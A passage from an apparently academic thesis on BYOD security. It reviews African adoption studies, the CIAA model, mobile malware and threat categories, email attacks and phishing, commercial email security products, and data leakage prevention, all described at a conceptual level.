Chapter 6: This chapter presents the steps carried out in the design of the proposed framework as well as the framework evaluation. It provides the main answer to the main research question as stated in section 1.6 hence it provides the solution to the problem statement. This chapter follows the methodology discussed in Chapter 3 to attain the main research objective.

Chapter 7: This chapter concludes the study with recommendations, conclusion, future work and lessons learnt.

Chapter 2 **Literature Review**

2.1 Chapter Introduction

The purpose of this chapter is to present empirical studies that guided the whole study. The chapter looks at the phenomenon of bring your own device in Africa, the impact of BYOD in organisations, and the benefits and risks of BYOD in organisations. Mobile device security, threats and vulnerabilities also form part of this chapter's discussions. The BYOD security mechanisms, digital forensic investigations and the digital forensic process models are discussed thereafter. Existing digital BYOD security frameworks, as well as mobile forensic tools are discussed, and then a chapter summary is presented.

2.2 BYOD Adoption in Africa

African countries aspire to develop through making use of technology and this can be demonstrated by the African Union Agenda 2063 (The Africa We Want) aspirations (African Union Commission, 2015). Thus most African countries are adopting the recent trends of technology usage such as 5G and the use of mobile devices to advance the educational, health and other services infrastructures. In the fourth industrial revolutionary era, the trend of work is predicted to change such that employees will not be bound to work from their premises; the work trend will change to flexible hours, and working from home (telework) which encompasses connectivity at all times (World Bank, 2016). To telework, employees will need to connect to their networks with their own devices as they perform office duties (ISO/IEC27002, 2013). Hence some of the African countries have accepted the challenge of implementing BYOD to achieve different goals as it offers devices at the employee's cost for business operations.

2.2.1 Nigeria

Nigeria is one of the African member states that has adopted the use of personally owned mobile devices to perform work-related activities in different sectors that include the education sector and insurance companies (Oluranti & Misra, 2016). Oyelakin and Olanrewaju (2016) surveyed

the Nigerian corporate organisations to ascertain employees' degree of awareness and understanding regarding the adoption of the Bring Your Own Device phenomena in an IT-driven organisation. The study results demonstrate awareness and enough readiness within the corporate organisations in Nigeria.

Oluranti and Misra (2016) also conducted a survey study to identify helpful information that can educate employees and IT personnel about the BYOD phenomenon, secure deployment strategies, models of BYOD, advantages, security threats on user data, infrastructure and on the corporate data in the higher institutions in Nigeria. The by Oluranti and Misra (2016) research strengthens the findings of Oyelakin and Olanrewaju (2016) by proposing a BYOD policy framework which comprises of five components namely: Device policy, mobile learning policy, user policy, data security policy and liability policy. Another study was conducted by Ubene et al. (2018), and the study objective was to critically evaluate IT infrastructure and to assess the impact of BYOD on the IT infrastructure of the insurance organisation. The three studies demonstrate the level of BYOD adoption in Nigeria and BYOD policy and user training and awareness as the recommendations by the three articles. This justifies the need for a BYOD policy for all organisations that are adopting the BYOD phenomenon hence it forms part of the critical element of the present study.

2.2.2 South Africa

A lot of studies have been conducted in different sectors in South Africa to debunk the BYOD phenomenon adoption. Ruxwana and Msibi (2018) conducted an interpretivist study to measure the South African University's readiness to adopt BYOD for teaching and learning, and it also presented the factors that enable and hinder BYOD adoption by the university. In contrast with Oyelakin and Olanrewaju (2016), BYOD adoption readiness in South African university was found to be low as compared to the Nigerian higher institutions. However, the two studies present similar obstacles to BYOD adoption readiness. Ruxwana and Msibi (2018) present lack of comprehensive BYOD policy, lack of infrastructure and limited top management support for innovations and security challenges. On the contrary, they

categorically present crucial enabling factors like ease of access, ease of use and convenience. What this study brings out is the different perceptions that organisations have regarding BYOD, and yet still BYOD policy is a big challenge thus it amplifies the need for a BYOD policy when adopting the BYOD programme and it can be observed that the level of readiness differs per country.

Furthermore, Fani et al. (2016) conducted a study with a similar focus in South Africa, however on a different context. The study aimed to assess the challenges of BYOD adoption by Small Medium and Micro Enterprises (SMMEs) and proposing a High-level management BYOD framework. The main findings of the study demonstrated the lack of BYOD policy for harmonious management of the BYOD programme. Thus they point out that in the absence of the BYOD policy; it is a challenge to manage the BYOD programme.

Another qualitative study was conducted by Gustav and Kabanda (2016), which aimed at investigating the BYOD phenomenon from a financial institution's perspective within the South African context to identify the dynamics that are perceived to be important before adopting BYOD in the financial sector. The study reveals that financial institutions in South Africa are using BYOD mainly because of convenience, however, there are myriad negative perceptions that are associated with BYOD adoption which include: cost, security and privacy associated with BYOD implementation, as well lack of BYOD awareness.

On the other hand, Mphakamisi and Salah (2017) conducted a qualitative study to inspect how South African organisations conform to the protection of personal data as they implement BYOD. The study findings demonstrated that organisations in South Africa have adopted BYOD where the study respondents demonstrated that their organisations are in the development of the BYOD policy, however, there is a concern on the employees' side as they are sceptical about the use of MDM for device monitoring.

2.2.3 Namibia

Garises (2014) embarked on a project to develop Telecom Namibia Enterprise Mobile Architecture (TNEMA), which is a system industrialised to augment security procedures, carefully manage and monitor the use of bring your own device (BYOD) against the Telecom Namibia infrastructure. The study revealed the security weaknesses of uncontrolled mobile devices connecting to the company's network and proposed a BYOD security system namely: Telecom Namibia Enterprise Mobile Architecture that is aimed to provide security to Telecom Namibia employees using BYODs. In addition to this study, Musarurwa, Gamundani and Bhunu Shava (2019) conducted a similar study as Oluranti and Misra (2016). The study demonstrates the use of personally owned mobile devices that are used by both students and lecturers within the institution's premises. The main challenge discovered by this study is that the institutions are overwhelmed by the diverse use of mobile devices and also that network access control is in a state of turmoil. Also, lack of policy, awareness and overwhelming monitoring of user activities contribute to the challenges identified by the study.

2.2.4 Kenya

Similar to Garises (2014), Mwenemeru and Omwenga (2014) conducted a study on BYOD adoption by the telephony companies in Kenya. The study intended to propose a BYOD model that can be used to guide mobile telephony companies in Kenya with the incorporation of own devices with the organisation's infrastructure. The study proposed the Hybrid BYOD Model to guide the companies in adopting BYOD. The benefits and challenges of BYOD are no different from the ones discovered by researchers in other countries discussed above. In addition to this study, Sugut (2015) and Kanyi and Ogao (2018) conducted studies similar to the ones undertaken by Oluranti and Misra (2016) and Musarurwa et al. (2019), which aimed at assessing BYOD adoption in higher learning institutions. Sugut (2015) reviewed Bring Your Own Device (BYOD) and Nomadic computing on enterprise security policies' compliance in higher learning institutions in Africa where the findings demonstrate that perceived probability of security

breach, perceived severity of security breach, security breach concern level and response efficacy have an impact on Enterprise Security Policies' Compliance in an organisation. On the other hand, Kanyi and Ogao (2018) propose a BYOD security framework that can be adopted by HLIs in adopting BYOD. The Kanyi BYOD framework guides institutions on how they should secure campus network, secure campus data accessed by the devices, and provide internal server access security and mobile device user accountability.

Extensive research has been conducted in Africa on BYOD adoption and security; however, there is little research on the adoption of BYOD by anti-corruption organisations in Africa. Most of the conducted studies focus on BYOD in education and other organisations not explicitly anti-corruption organisations. With the challenges discussed, it is important to understand how BYOD affects the CIAA of the organisations that have adopted the programme.

2.3 The Impact of BYOD on CIAA of the Organisation

There are multiple models of information security that have been identified by different researchers, however for this research attention was paid to the Confidentiality, Integrity, Availability and Accountability (CIAA) model as presented by Wheeler (2011). This model aligns well with the main objective of the study, which is designing the BYOD real-time forensic investigation framework. With proper BYOD management, accountability is key especially given the type of the organisation under investigation. This helps with the digital investigation as it holds the employees accountable for their actions. When provided with continuous, measured comprehensive awareness, training and education (Harris et al., 2013), an organisation can hold its employees accountable in cases of data leakage.

Researchers such as Flores et al. (2016), Mphakamisi and Salah (2017), Steckel (2003), Sugut (2015), Ubene et al. (2018), Vorakulpipat et al. (2017), and Zayed and Bernardino (2016) have made significant progress in identifying the impact of BYOD on the CIAA triad. Every organisation's mission is to keep their confidential data secure from prying eyes. However, the adoption of BYOD has been reported as the number one factor to information security breaches

by most companies (Vorakulpipat et al., 2017). The definition of CIAA triad components is found below.

Confidentiality: “Assurance that information is not disclosed to unauthorized individuals, processes, or devices” (Wheeler, 2011, p. 31)

Integrity: “Protection against unauthorized creation, modification, or destruction of information” (Wheeler, 2011, p. 31)

Availability: “Timely, reliable access to data and information services for authorized users” (Wheeler, 2011, p. 31)

Accountability “Process of tracing, or the ability to trace, activities to a responsible source.” (Wheeler, 2011, p. 31)

With the adoption of uncontrolled/unmonitored BYOD, users install applications of their own choice, access, read and send work-related communications through the email applications installed in their devices and store email attachments in the mobile phone storage. With the scenario above, the company does not have a track of who has access to what information hence confidentiality is compromised. Regarding integrity, the company cannot confirm whether attachments downloaded on to the employee’s mobile devices are manipulated or not, thus integrity is compromised. These two are the most basic information security compromises that BYOD has on the company information (Dingwayo & Kabanda, 2017). As a result, it is necessary to have accountability as part of CIAA to ease the investigations process especially after non-compliance with the company policies or after the BYOD device compromise or after any risky activity on the BYOD device.

2.4 Mobile Device Attacks, Threats and Vulnerabilities

The mobile device is a term that refers to electronic devices that allow mobility; that is they can be carried anywhere and allow connection to either local WANs (Wi-Fi and Bluetooth) or mobile communications networks (Janssen, 2015). Mobile devices include smartphones,

laptops, iPods, PDAs and tablets (Olalere et al., 2015), the list is not exhaustive. These devices have computing abilities like personal computing and other computing devices. This means that the devices do the four basic computing functions; input, processing, output and storage and as such these need to be secured the same way the personal computers are secured.

The present study's focus is on mobile devices such as smartphones, tablets and iPads. According to Hootsuite (2018), global mobile penetration as of 2018 was at 5.135 billion unique mobile users and 8.485 mobile connections, which thus implies users with multiple devices. The smartphones usage has increased across the whole world and android smartphones are reported to be leading the market prevalence as opposed to IOS[2] (IDC & AT&T, 2019).

Even though the market share has dropped in 2019, android is still leading as compared to other mobile operating systems, particularly IOS. Figure 2.4-1 shows the market share differences between android and IOS from 2015 till 2019. This demonstrates that most of the people are using Android phones as opposed to iPhones. Thus android still remains the most used mobile OS, which then calls for intensive research on its security and impact on BYOD enabled organisations.

[2] (IDC & AT&T, 2019).




Figure 2.4-1 Mobile device market share

Source: IDC & AT&T, 2019

Due to the propagation of mobile devices within the work area, attackers view them as juicy targets to hacking and mobile malware. Like any other computing devices, mobile devices are prone to attacks. Research shows that they have become an easier target to hackers, mainly because they are currently used for both personal and work purposes with users turning the blind eye on the security (JO et al., 2015; Veljkovic & Budree, 2019). With Android being an Open Source OS, this means that any software developer can develop (Omar & Dawson, 2013) the software of their choice thus increasing the vulnerability landscape of Android devices. This, however, does not mean that iPhones are not a target of hackers but rather Android is more susceptible due to their security weaknesses and their pervasive use by end-users (Qamar, Karim, & Chang, 2019)

Researchers and security firms such as Kaspersky and Symantec that specialise in antivirus production have conducted a lot of research on mobile device vulnerabilities. Wyse (2019) proffers that the mobile device vulnerabilities (according to the device stack depicted in Figure 2.4-2), commence from the Hardware, firmware, and device OS as well as the device applications, hence attention should be paid to the loopholes in these four areas (Mahaffey & Murray, 2017). All the stacks are vulnerable to multiple different attacks. Google has even gone an extra mile of awarding vulnerability identifiers from their android OS (Google. Inc,

2019). Moreover, it can be noted that devices attacks increase daily proportionally to the new mobile applications developed.




Figure 2.4-2 Mobile device stack

To have a clear understanding of the attacks on different mobile devices,

Table 2.4-1 discusses attacks at each level in detail.

Table 2.4-1 Mobile device attacks their impact on CIAA

Mobile Device Stack targeted	Attacks	Example	CIAA impact
Hardware & Firmware	Firmware code modification and use of Malicious USB connectors.	Arbitrary code injection into firmware code may change the behaviour of the device or reboot the device, while malicious USB cables can be used to install malware and steal confidential data	This affects the availability of device resource and its functionality, also confidentiality and integrity are compromised as malicious USB cables can be used to steal data
Mobile OS	Zero-day- attacks	Exploiting an unknown OS vulnerability creates a passage for many other attacks	Leads to the availability of resource compromise and
Application	Malware, faulty applications and exploitation of mobile app stores	Applications embedded with data leaking payload	Exposure and manipulation of confidential data
Mobile Device	Denial of service (DoS), Man-in-the-middle attack	Device theft and loss, jailbreaking or rooting of the device. Eavesdropping of communication packets from mobile devices to the server	Impact on data confidentiality. Data contained in the device is maybe manipulated and deleted hence leading to availability issues

Sources: (Wyse, 2019; Lamacchia, 2005; Wang et al., 2016)

A report by Appthority (2018) provides full details of what type of malware has invaded the mobile device, examples of mobile apps with vulnerabilities and what type of data is mostly compromised as well as the type of businesses that have used the apps with vulnerabilities. Moreover, research shows that android devices are prone to app vulnerabilities as the app used is an open-source project that gives any developer access to source code (Kataria, Anjali, & Venkat, 2014). A list of android vulnerabilities is presented at

https://androidvulnerabilities.org/vulnerabilities/CVE-2019-11516 and Table 2.4-2 presents the categories of mobile vulnerabilities and threats.

Table 2.4-2 Mobile device vulnerability and threats

Mobile device vulnerabilities	Explanation and examples
Application threats and vulnerabilities	These are weakness found in the mobile application. Malicious application threats such as Fake Certificate Authorities, Spyware, Malware, Privacy Threats and Additionally Vulnerable Applications
Device threats and vulnerability	Most of these threats have to do with the device OS and the firmware
Network threats and vulnerability	These are the threats that come through the connectedness; mostly they invade through other threats vectors. Attacks such as network exploits, DoS, man in the middle attacks and Wi-Fi sniffing constitute data risks
Web & content threats	Mostly, they are threats caused by web page access thus they include Drive-By downloads, browser exploits and malicious URLs opened from phishing emails or SMS

The current mobile attack indicators point to mobile malware as the highest threat to BYOD organisations, this is justified by Veljkovic and Budree (2019) with the statics revealing that approximately 11.6 million mobile devices are infected with malware globally. Oracle (2014) also justifies the prevalence of mobile malware and proffer that “It’s no surprise that mobile devices are a key target for cybercriminals because gaining access to the device potentially provides access to employee credentials used in these targeted attacks” (p. 4). On the same note, Musuva-Kigen et al. (2016) present a cyber-security report, which includes South African companies that have seen malware attacks within their organisations. The report highlights the two malware that were discovered by the South African respondents and these include; Trojan Dridex and Zeus malware. The report goes further to show the cost of data leakages through malware invasion.

Malware is “a term that combines malicious with software, refers to a computer infection program designed to compromise, damage, or infiltrate a computer, server, or network without the user’s knowledge or consent, often for profitable gain” (Arce, 2018, p. 1). This malicious software has different categories and they are described in Table 2.4-3.

Table 2.4-3 Malware spectrum

Name	Description
Virus	Malware that, when executed, attempts to duplicate itself into other executable code; when it succeeds the code is supposed to be contaminated. At the point when the tainted code is executed, the infection additionally executes
Worm	A PC programme that runs autonomously and can disseminate a working variant of itself onto different hosts on a system.
Logic bomb	A programme embedded into applications by an outsider. A logic bomb lies lethargic until a pre-defined condition is met; the program at that point triggers an unapproved action.
Trojan horse	A PC programme that seems to have a helpful capacity, yet it additionally has a concealed and conceivably malignant capacity that circumvent security techniques, thereby molesting real approvals of a system object that entreats the Trojan horse programme.
Backdoor (trapdoor)	This is any mechanisms applied to circumvent a security check thus allowing illegal access to systems’ functionality
Kit (virus generator)	Tools that automatically produce new viruses.
Mobile code Exploits	Software (e.g., script, macro, or other portable instruction) that can be dispatched in an unaltered manner to a heterogeneous variety of stages and executes with indistinguishable semantics.

Downloaders	Are programmes normally sent through emails to mount different things on a machine that is being attacked
Auto-rooter	Malicious hacker tools used to remotely break into new machines
Spammer programs	Used to mainly send huge amounts of unsolicited e-mails
Flooders	Mainly Used for Denial of Service (DoS) attacks accomplished through sending a large volume of traffic over a network
Keyloggers	Captures keystrokes on a compromised system.
Rootkit	Set of hacker tools used after the attacker has broken into a computer system and gained root-level access
Zombie, bot	Programme activated on an infected machine that is activated to launch attacks on other machines
Adware	Advertising Software that collects information from a computer and transmits it to another system
Spyware	Advertising that is integrated into the software. It can result in pop-up ads or redirection of a browser to a commercial site

Source: Stallings (2011. p. 342); Qamar, Karim, & Chang (2019); Goel & Jain (2018)

In addition to the above list, there are ransomware and crypto miners which have seen an increase in recent years (Malwarebytes LABS, 2019). Crypto-miner is a malware that is used to mine cryptocurrencies by stealing users' computing power while ransomware is mainly used to target companies to pay a certain amount to get their services back. The common ransomware attacks that invaded the businesses are 2017 WannaCry and the eternal blue (Check Point Research, 2018).

With the given diversity of malware targeting mobile devices, it is evident that the BYOD environment is at risk of malware invasion. In their study, Qamar et al. (2019) have discussed

the mobile malware evolution (examples include DroidDream, ZeuS, ANDROIDOS_DROIDSMS.A., Cabir and RedDrop) for different mobile operating systems. The study results revealed that malware circumvents detection mechanisms through the use of Java polymorphism, obfuscation, reflection, repackaging, control flow alteration and encryption. A malevolent employee downloads the authentic app from the genuine play store, extracts its files, add some dangerous piece of code and then repackage it, and this was validated by the experiment carried out by the researchers as they could download the legit app and add a malicious code to it. Table 2.4-4 presents examples of android malware as discussed by NJCCIC Android Malware Variants (n.d.).

Table 2.4-4 Examples of malware

Name	Year Discovered	Description
Gustuff	2018	It is used to distribute and install other mobile android apps. It spreads via text messages and contains a link to a malicious Android Package Kit (APK)
SimBad	2019	This adware would open a backdoor to install additional malware as a way to outsmart Google's app store scanning. Once installed, the downloaded malware also removes the app icon and persists in the background, loading each time the device boots up
Triout	2018	It comes loaded with intrusive spyware capabilities including recording every call taken place on the infected device, uploading recorded phone calls to a remote server, stealing call log data, collecting and stealing SMS messages, sending phones GPS coordinates to a remote server, uploading a copy of every picture taken with the camera of the phone to a remote server and hiding from the users' views
Herobat	2017	It is an android remote access Trojan discovered by ESET researchers that have been distributed since August 2017. To carry out its malicious capabilities, the malware requires the victim to grant a wide range of permissions including device administrator privileges.
MysteryBot	2018	Disguised as a Flash Player app and contains three components: a banking Trojan, key logger, and mobile ransomware. This Android malware can show overlay screens on Android version 7 and 8 by utilising the Usage Access permission.

With the above android malware list, it is evident that organisations that have adopted the BYOD programme within their working environment should be ready and equipped with anti-malware tools that will help against malware invasion through the android devices connecting on to the local area network. This calls for tightened security measures for BYOD devices. This spectrum of android malware propels us to investigate more on how mobile email attackers can be an attack vector or become a passage for more malware attacks.

2.5 Email Attacks

Paper-based communication is increasingly being replaced by electronic information processing in many applications at the workplace and from social media logins to bank accounts. Nowadays an email is a mainstream business tool. An email can be misused to leave the company's sensitive data open to compromise. So, it may be of little surprise that attacks on emails are common declares (Kaur, Gupta, & Singh, 2018). Before diving deeper into email attacks, it is important to note that there are two categories of threats to any business and these are outsider and insider threats.

Outsider threats come through intruders hacking into the business systems using different methods such as malware invasion, network attacks, and brute force attacks, as opposed to the insider threat which is brought about by the business employees, clients and partners (Nieles, Dempsey, & Pillitteri, 2017). Some of the email attacks propagated by outsiders include email spoofing, phishing attacks, spamming, email bombing and Business Email Compromise (Haider & Mohammed, 2017) while insiders can forward company's sensitive intentionally to their personal email address. Most of the companies are protecting their businesses against outsiders instead of insiders. However, research shows that the prevalence of insider threat is at the peak and often employers turn a blind eye on it (Dasgupta, Roy, & Ghosh, 2018). Insider threat is a more dangerous threat and in most cases, it is difficult to identify as employees utilise their valid credentials for malicious activities which expose company data to compromises (Flores et al., 2016).

Email attacks can be posed by both the insiders and the outsiders. To understand this better, it is important to unpack what data leakage is. Kaur et al. (2018, p. 2) define data leakage as "unwanted disclosure of confidential information". The unwanted disclosure can be fuelled by both insiders and outsiders in a manner that the IT personnel may not be supposed to have access to the financial system of the organisation but grant themselves access to such. On the other hand, an email containing employees' data may be accidentally sent to the business partner. As for the outsider threat, the hacker may hack into the company databases and access the information thereof or use social engineering techniques in gathering organisational data mainly through the employees since they are considered as weak links to the organisation's security (Han, 2017).

Appthority (2018) reports on how mobile applications leak data and how employees prefer to use their smartphones for email access as this is considered to be a convenient way as employees are always on the go due to mobility. This means that employees utilise the mobile email applications such as mobile outlook, Gmail on the go or the build in Gmail app on android devices for access or rather utilise the browsers of their smartphones, hence this justifies the danger of uncontrolled mobile applications in a BYOD enabled environment.

2.5.1 Types of email threats

A report by Symantec (2017) reveals the three email threats as malware which is covered in as discussed by NJCCIC Android Malware Variants (n.d.).

Table 2.4-4 presents Phishing emails, BEC scams and spam. The findings demonstrate that most of the times malware are transferred through email than any other vector. On the same note, Mahaffey and Murray (2017) justify this by showing that malicious content is most commonly delivered through phishing emails and text messages that contain links that direct users to websites that purport to be official login pages. A reference to types of malware can be found in Table 2.4-3 and Table 2.4-4. Additionally, Widup, Spitler, Hylender and Bassett (2018) concur that the most common vector of malware is email and web access. Centre (2016) however,

argues that attackers have devised new attack methods as they have realised that companies have tightened their email security, nonetheless, the argument does not stand as researchers such as Adluru (2017) have proven that email is the data leakage vector through malware invasion. Table 2.4-4 presents examples of the current Android devices malware, the date when they were discovered and their descriptions. Most of the times a link is always utilised to direct targets to the malware either sent through an email or accessed over the Internet.

2.5.2 Phishing emails attacks

This is a method for endeavouring to acquire sensitive data, for example, financial accounts, through a false sales in email or on websites, wherein the culprit pretends to be the genuine sender (Nieles et al., 2017). This is a complex yet common topic in most of the companies as this forms part of the malicious emails targeted to individuals, the government and the private sector business (Dakpa & Augustine, 2017; Vayansky & Kumar, 2018). Often, phishing attacks are meant to exploit humans or occur due to human error because of lack of education and awareness. This type of attack is reported to cost organisations millions of dollars. A study conducted by Van Niekerk (2017) revealed the impacts of phishing attacks that prevailed in South Africa where Absa bank lost approximately ZAR500,000 while ZAR7 million was lost by Vodacom due to phishing. The article also shows that the Land Bank lost ZAR8 million which happened due to an insider.

With the diversity of email threats and attacks, it is imperative that organisations devise email security mechanisms to safeguard their email communication and that is discussed in the next section.

2.5.3 Email security mechanisms

Since email is the professional means of communication by most of the organisations, it must be tightly secured especially to prevent data leakages hence the present section presents the existing email security mechanisms available in the literature. Securing emails is a thorny

problem (Clark, van Oorschot, Ruoti, Seamons & Zappala, 2018). Not only is the ubiquitous deployment of secure email elusive, but none also seems evident on the horizon. There are many stakeholders that are involved and a variety of use cases for secure email, thus making it hard for a single solution to emerge (Clark et al., 2018).

There exists general mechanisms in securing emails and they consist of blocking malicious file type attachments, sandboxing, URL filtering and categorisation as well as global threat intelligence (Adluru, 2017). Clark et al. (2018) identified the following as the means of securing emails by the email service providers: email encryption using PGP and or S/MIME; spam filtering using blacklisting, machine learning approaches using decision trees, Bayes Naïve, and fuzzy logic and content analysis using Bayesian analysis (Garuba, Li & Burge, 2007; Tan Beow Aun, Goi & Kim, 2011); malware Mitigation using anti-malware and anti-virus programs; domain authentication and Sender authentication. Most of the organisations are implementing the cloud-based filtering techniques to safeguard emails as opposed to in-house or on-premise because "Cloud-based email infrastructure resolves operational cost issues, revenue loss, business disruption, scalability, employee productivity and IT support complexities that are typically associated with an on-premises email server" (Bhardwaj & Goundar, 2017, p. 8). There also exists a lot of commercial email security technologies which offer on-premise appliances or cloud-based email filtering (Adluru, 2017) and they are presented in Table 2.5-1.

Table 2.5-1 Examples of commercial email security products

Vendor Product	Features
Forcepoint	Forcepoint offers private cloud, on-premise and hybrid deployment options. The messaging security product provides various features likes signature-less data loss prevention, anti-spam/anti-phishing, encryption, phishing education, image analysis, sandboxing and adoption of cloud technologies such as Microsoft Office 365. Real-time threat intelligence from the Focepoint Threat Seeker Intelligence Cloud, real-time identification and classification of threats using Forcepoint ACE (Advanced Classification Engine)
FireEye	The FireEye Email Threat Prevention (ETP) is a cloud email security solution that filters emails for known viruses and spam first. Then to examine all email attachments and URLs,

	it uses the signature-less FireEye Multi-vector Virtual Execution (MVX) engine to detect threats and stop APT attacks in real-time. Offers on-premise, cloud and hybrid deployment options. Analyses emails for threats, such as attacks hidden in ZIP/RAR/TNEF, archives zero-day exploits and malicious URLs.
Trend Micro	Trend Micro provides spear-phishing email detection with Trend Micro Social Engineering Attack Protection, protection for Business Email Compromise (BEC). Web reputation analysis for URLs, email reputation check for an email from spam sources, time-of-click protection against malicious URLs in email messages and advanced threat protection with sandbox malware analysis
Fortinet	FortiMail provides antispam, anti-malware, data loss prevention (DLP), anti-phishing, encryption, sandboxing, and message archiving. Available as hardware, virtual appliance, cloud-based service.
Symantec	Symantec Pessimist sandboxing controls innovative machine learning-based examination joint with Symantec's global acumen to discover stealthy and persistent threats. Symantec Click-Time URL defence and Instantaneous Link after protecting against spear-phishing and other advances threats. Easily export the threat intelligence on malevolent emails to one's Security Operations Centre over third-party SIEMs integration.
Cisco	Cisco Advanced Malware Protection for Email Security protects against ransomware, spear-phishing and other sophisticated attacks, it uses Static and dynamic malware analysis for unknown files through Cutting-edge sandboxing capabilities. Cisco Email Security provides 4 deployment options – cloud, hybrid, virtual, on-premise Whenever malevolent behaviour is detected a reflective alert to maintain and remediate the malware is sent through Advanced Malware Protection (AMP).
Proofpoint	Proofpoint's email fortification product features include Dynamic arrangement and mechanism to control email across, phishing, spam, impostor, bulk, adult and malware. Proofpoint protects against Business Email Compromise (BEC) and provides capabilities of business continuity to keep email communications flowing during email server failures.
Barracuda	Barracuda offers attributes including Protection of Spam, Protection against Virus, Archiving, Protection against Malware, Link Protection and Typosquatting, Prevention of Data Leak, Protection against Anti-Phishing, Detection of Advanced Threat, Email Spoofing. Barracuda provides a unique feature to protect against denial-of-service attack.
Sophos	Sophos secure email gateway offers antivirus and phishing detection technology, sandbox technology, DLP, Encryption, advanced protection by blocking emails containing

	apprehensive content, attachments or URLs, also block unsolicited content using MIME type and extension filters. Sophos Time-of-Click attribute blocks malicious email URLs from stealthy, delayed, spear-phishing attacks.
Dell SonicWALL	Dell SonicWALL Email Security provides Anti-spam filter, multi-layer antivirus protection, and reputation checks including sender's IP address reputation, the reputation of content, structure, links, images, attachments and real-time threat information from the SonicWall GRID Network. The technology can protect against directory harvest attack (DHA), protection against Denial of Service (DoS) and sender validation. It provides scanning of outbound emails to protect the organisation's reputation by scanning for and blocking traffic from unauthorised senders, zombies and an email containing malicious viruses.
Retarus	Retarus E-mail Security provides gateway-based encryption, anti-spam filters and multi-level virus protection. Retarus supports the exporting of any archived emails, which provides business continuity in case your email system fails or messages are eliminated after deleting employee email accounts by the time they leave the company.
Mimecast	Offers anti-virus protection and Anti-spam and data leak prevention, URL re-writing, impersonation protection, malware blocking, internal monitoring, sandboxing, encryption and graymail control for email. File Send offers a quick and easy way to send and receive large file attachments from within the email, but that is greater than traditional size limits. In addition to email security, Mimecast provides technology for email continuity and for archiving email.

While organisations are establishing email security mechanisms, it is also vital to focus their attention on identifying DPL mechanisms.

2.6 Data Leakage/Loss Prevention Mechanisms

Data loss/leakage prevention refers to the methodology or strategy that is used to prevent and detect unauthorised access to the organisation's sensitive data (Bickerstaffe, 2018). There are multiple ways in which data can be leaked and they include the use of emails by employees, untrusted competitors having access to the organisation's trade secrets, through

applications installed on the mobile devices and through device theft or loss as well as through system or device intrusions by hackers (Dasgupta et al., 2018; Kul, Upadhyaya & Chandola, 2018) as depicted in Figure 2.6-1. Due to the impact of these data leakages to the organisations, organisations are devising ways in which to detect and prevent these data leaks. Some of the impacts of data leakage faced by organisations include: reputational damage that could lead to loss of customers, loss of trust from employees, clients and partners (Kaur et al., 2018) and loss of money (Bickerstaffe, 2018).

